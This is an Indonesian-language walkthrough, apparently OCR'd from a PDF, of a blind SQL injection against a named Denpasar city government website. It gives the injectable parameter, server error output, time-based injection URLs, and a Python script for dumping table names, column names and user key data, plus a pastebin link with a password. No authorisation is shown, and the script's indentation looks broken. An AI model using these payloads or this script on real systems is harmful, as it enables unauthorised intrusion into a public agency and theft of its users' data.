1. SQL INJECTION.


a) Melakukan Enumarasi.

Kami melakukan enumerasi dari level paling bawah, dengan mencari parameter untuk di inject. Setiap kutip dan double kutip dikategorikan sebagai bad character, jadi kami memutuskan mungkin tidak terdapat bug, berhubung banyak page yang error, namun setelah memperhatikan pada bagian file javascript, kami akhirnya berhasil mendapatkan parameter yang dapat diinject.

Link: https://sidarling.denpasarkota.go.id/modules/ajax.js


Setelah memperhatikan pada functions tersebut, kami menemukan pada function swicthAccount terdapat link yang digunakan untuk melakukan “POST” requests, jadi kami mencoba melakukan injection pada link tersebut.

Link:
https://sidarling.denpasarkota.go.id/modules/ajax.php?action=switchaccount&ug_id=1&uname=InersIn



Anda tidak memiliki akses


(tanpa injeksi)
Link:
https://sidarling.denpasarkota.go.id/modules/ajax.php?action=switchaccount&ug_id=1'&uname=InersIn



Warning: mysql_num_rows() expects parameter 1 to be resource, boolean given in /home/portaldlhk/public_html/modules/ajax.php on line 77 Anda tidak memiliki akses

(dengan injeksi)

Dengan “-- -” pada akhir parameter yang dinjeksi.
Links:
https://sidarling.denpasarkota.go.id/modules/ajax.php?action=switchaccount&ug_id=1%27--%20-&uname=InersIn



Anda tidak memiliki akses

(web kembali normal)
Ini mengidentifikasikan jika sql injection berhasil.


b) Mulai melakukan injeksi lanjutan.

Melihat response dari web sebelum dan sesudah diberikan injeksi, kami memutuskan menggunakan metode blind sql injection, kami mencoba mengecek versi database.

Link:
https://sidarling.denpasarkota.go.id/modules/ajax.php?action=switchaccount&ug_id=.1'OR IF(MID(@@version,1,1)='5',sleep(1),1)='2'--&uname=InersIn

Syntax: 'OR IF(MID(@@version,1,1)='5',sleep(1),1)='2-- -

Syntax tersebut akan mengecek apakah karakter pertama dari versi database adalah “5”, jika iya maka web akan waiting beberapa waktu, jika tidak, web akan langsung menampilkan response.




(web response waiting beberapa waktu)

Ini mengidentifikasikan bahwa karakter pertama dari versi database adalah “5”, dengan asumsi bahwa versi database adalah “5.*.*”.

Link:
https://sidarling.denpasarkota.go.id/modules/ajax.php?action=switchaccount&ug_id=.1'OR IF(MID(@@version,1,1)='7',sleep(1),1)='2---&uname=Inersln
Syntax: 'OR IF(MID(@@version,1,1)='7',sleep(1),1)='2-- -

Syntax diatas akan mencoba mengecek apakah karakter pertama dari versi database adalah 7, yang dimana seharusnya response web tidak akan mengalami waiting.



(web tidak mengalami waiting)

c) Membuat script automation untuk dumping database.
Berikut script untuk dumping table informasi.

```
#!/usr/bin/env python
import requests
import time
import sys
char="1234567890:,abcdefghijklmnopqrstuvwxyz"
if __name__ == '__main__':
    url="https://sidarling.denpasarkota.go.id/"
    found=""
    if (len(found)==0):
        n=1
    else:
        n=len(found)+1
    while True:
        for x in char:
#            query=f"'OR IF(MID((SELECT group_concat(table_name) FROM information_schema.tables where table_schema=database()),{n},1)='{x}',sleep(1),1)='2-- -" # Dump informasi database table.
#            query=f"'OR (IF(SUBSTR((select group_concat(column_name) from information_schema.columns where table_name='user_login' limit 1),{n},1)='{x}',sleep(1),1))='2-- -" # Dump columns pada table "user_login"
            query=f"'OR (IF(SUBSTR((select group_concat(pkey) from user),{n},1)='{x}',sleep(1),1))='2-- -" # Dump data columns pada table user

payload=f"modules/ajax.php?action=switchaccount&ug_id=.3{query}&uname=InersIn"
            millis = int(round(time.time() * 1000))
```

```
try:
    res=requests.get(url+payload, timeout=3)
except KeyboardInterrupt:
    sys.exit(0)
except Exception:
    now=int(round(time.time() * 1000))-millis
    if now>=3000:
        found+=x
        n+=1
        print(f"Found: {found}")
        break;
```

Link: https://pastebin.com/SvuiL0qh
Password: m5sYBBMEmK

(Dump data column pkey pada table user)